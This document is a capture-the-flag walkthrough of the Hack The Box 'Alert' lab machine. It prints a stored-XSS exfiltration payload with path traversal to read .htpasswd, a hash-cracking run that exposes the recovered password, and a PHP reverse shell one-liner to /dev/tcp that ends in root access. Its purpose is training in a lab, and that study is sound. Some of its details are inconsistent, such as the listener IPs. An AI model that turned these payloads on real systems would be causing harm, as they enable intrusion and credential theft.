CAPTURE THE FLAG PENETRATION TESTING

Walkthrough

Alert

09th of Jan 2025

Version 1.0

Table of Contents

Statement of Confidentiality

The contents of this document have been developed during a capture the flag exercise. The contents of the document may be shared or used for educational and training purposes only. Exercising the any of the techniques of this document without prior written consent by the owner of the internet assets may be considered as an offence and may bear legal responsibility.

The contents of this document do not constitute legal advice. litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect real company's external or internal infrastructure.

Engagement Contacts

Customer Contacts		
Primary contact	Title	Primary contact email
Example name	Example title	example@bar.com
Secondary contact	Title	Secondary contact email
Example name	Example title	example@bar.com

Assessor Contacts		
Assessor name	Title	Assessor email
SvetozarP	Example title	example@bar.com

Executive Summary

The below described penetration test has been conducted as part of a “capture the flag” training exercise, assessing the security of internet asset, provided by Hack The Box and documenting the findings in clear and repeatable manner. This document aims to provide the detailed path of exploitation.

Approach

The below described exercise was performed on 09th of January 2025 under a “black box” approach without any credentials or any advance knowledge of the target’s structure or environment, besides that the system is running a Linux operational system. Testing was performed with the aim of securing a shell to the system and capturing the user and the root user’s flags. The testing was performed remotely. Detailed walkthrough can be found in the Detailed Walkthrough section of this document.

Scope

The scope of this assessment is the Alert machine, provisioned by Hack The Box.

Host / URL / IP Address	Description
alert.htb / 10.10.11.44	Hack The Box testing machine

Table 1 Scope details

Detailed Walkthrough

The tester performed the following to fully compromise the Alert machine.

1. Using a stored XSS vulnerability on the webpage, the tester was able to obtain password hash from the .htaccess file of the system.
2. The password hash was successfully cracked and the tester was able to obtain credentials and authorised shell access
3. Enumerating the system uncovered that software (Website monitor) was running with administrative privileges locally on the machine
4. The software had writeable monitors directory, in which the tester was able to insert code for reverse shell
5. The tester was able to obtain reverse shell as the administrative user, which led to full control of the system.

Detailed reproduction of the steps above:

The website was running a markdown viewer, which was found to be software to view and share markdown files




Figure 1 alert.htb website

The tester noted that all messages are reviewed by the administrator




Figure 2 disclaimer that all messages are reviewed

Through enumeration of the host, the tester was able to find a statistics subdomain, which led to a .htpasswd protected page

```
┌──(kali㉿kali)-[~/…/Alert-htb/intel/10.10.11.44/recon]
└─$ ffuf -c -u http://alert.htb -H "Host: FUZZ.alert.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fc 301 -o ffuf_subdomains.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://alert.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.alert.htb
 :: Output file      : ffuf_subdomains.txt
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

statistics              [Status: 401, Size: 467, Words: 42, Lines: 15, Duration: 74ms]
:: Progress: [4989/4989] :: Job [1/1] :: 527 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

Figure 3 statistics subdomain discovered




Figure 4 uncovered .htpasswd protection

The tester then checked the upload page for XSS, by creating a .md file using payload <script>alert("XSS attack!")</script>





Figure 5 XSS confirmed

The tester then generated a file targeting messages.php which was obtaining the messages, stored as text files. The tester attempted getting the .htpasswd from the statistics subdomain


```
<script>
fetch("http://alert.htb/messages.php?
file=../../../../../../../var/www/statistics.alert.htb/.htpasswd")
.then(response => response.text())
.then(data => {
    fetch("http://10.10.11.44:8000/?file_content=" + encodeURIComponent(data));
});
</script>
```

Figure 6 payload to obtain the .htpasswd file and send it to the listener started on port 8000 on the local machine

Link to the MD file was obtained through the “Share Markdown” button within the upload page



The tester then sent a link to the markdown file via the ‘contact us’ page of the website



This yielded response from the machine, containing the hash from the .htpasswd file

```
[09/Jan/2025 15:02:10] "GET /?file_content=%3Cpre%3Ealbert%3A%24apr1%24bMoRBJOg%24igG8WBtQ1xYDTQdLjSWZQ%2F%0A%3C%2Fpre%3E%0A HTTP/1.1" 200 -
```

Figure 7 Response containing the .htpasswd contents

The tester was then able to obtain credentials by executing a brute force attack on the hash

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hashes
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (albert)
1g 0:00:00:00 DONE (2025-01-09 15:06) 7.692g/s 21661p/s 21661c/s 21661C/s bebito..medicina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 8 obtained password for user albert

This led to authorised shell access to the system

```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jan  9 19:25:11 2025 from 10.10.14.205
albert@alert:~$
```

Figure 9 successful connection

Service enumeration uncovered software running on port 8080

```
albert@alert:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:46536         127.0.0.1:80            TIME_WAIT
tcp        0    208 10.10.11.44:22          10.10.14.253:60216      ESTABLISHED
tcp        0      0 127.0.0.1:56594         127.0.0.1:80            ESTABLISHED
tcp        0      0 127.0.0.1:46906         127.0.0.1:80            TIME_WAIT
tcp        0      1 10.10.11.44:42214       8.8.8.8:53              SYN_SENT
tcp6      81      0 :::80                   :::*                    LISTEN
```

Figure 10 machine's open ports

The tester discovered a Website monitor software running on this port

```
albert@alert:~$ curl http://127.0.0.1:8080/
<!DOCTYPE html>
<html lang="en">
<head>
<title>Website Monitor</title>
<meta charset="utf-8">
<meta name="theme-color" content="#212529">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link href="style.css" rel="stylesheet">
<script src="https://cdn.jsdelivr.net/npm/chart.js@3.8.2/dist/chart.min.js" crossorigin="anonymous"></script>
</head>
<body>

<main>

<h1>Website Monitor</h1>
```

Figure 11 Enumeration of port 8080

Files were discovered in /opt/website-monitor folder with writeable monitors directory

```
albert@alert:/opt/website-monitor$ ls -la
total 96
drwxrwxr-x 7 root root         4096 Oct 12 01:07 .
drwxr-xr-x 4 root root         4096 Oct 12 00:58 ..
drwxrwxr-x 2 root management   4096 Jan  9 19:25 config
drwxrwxr-x 8 root root         4096 Oct 12 00:58 .git
drwxrwxr-x 2 root root         4096 Oct 12 00:58 incidents
-rwxrwxr-x 1 root root         5323 Oct 12 01:00 index.php
-rwxrwxr-x 1 root root         1068 Oct 12 00:58 LICENSE
-rwxrwxr-x 1 root root         1452 Oct 12 01:00 monitor.php
drwxrwxrwx 2 root root         4096 Oct 12 01:07 monitors
-rwxrwxr-x 1 root root          104 Oct 12 01:07 monitors.json
-rwxrwxr-x 1 root root        40849 Oct 12 00:58 Parsedown.php
-rwxrwxr-x 1 root root         1657 Oct 12 00:58 README.md
-rwxrwxr-x 1 root root         1918 Oct 12 00:58 style.css
drwxrwxr-x 2 root root         4096 Oct 12 00:58 updates
```

Figure 12 contents of /opt/website-monitor

The tester then constructed a .php file containing reverse shell payload and inserted it in the monitors folder

```
<?php exec("/bin/bash -c 'bash -i >/dev/tcp/10.10.11.44/4444 0>&1'"); ?>
```

Figure 13 Reverse shell payload

```
albert@alert:/opt/website-monitor/config$ curl http://127.0.0.1:8080/config/bla.php
```

Figure 14 Payload execution

This led to the tester obtaining full control of the machine

```
┌──(kali㉿kali)-[~/…/Alert-htb/intel/10.10.11.44/recon]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.253] from (UNKNOWN) [10.10.11.44] 40518
whoami
root
```

Figure 15 Successful connection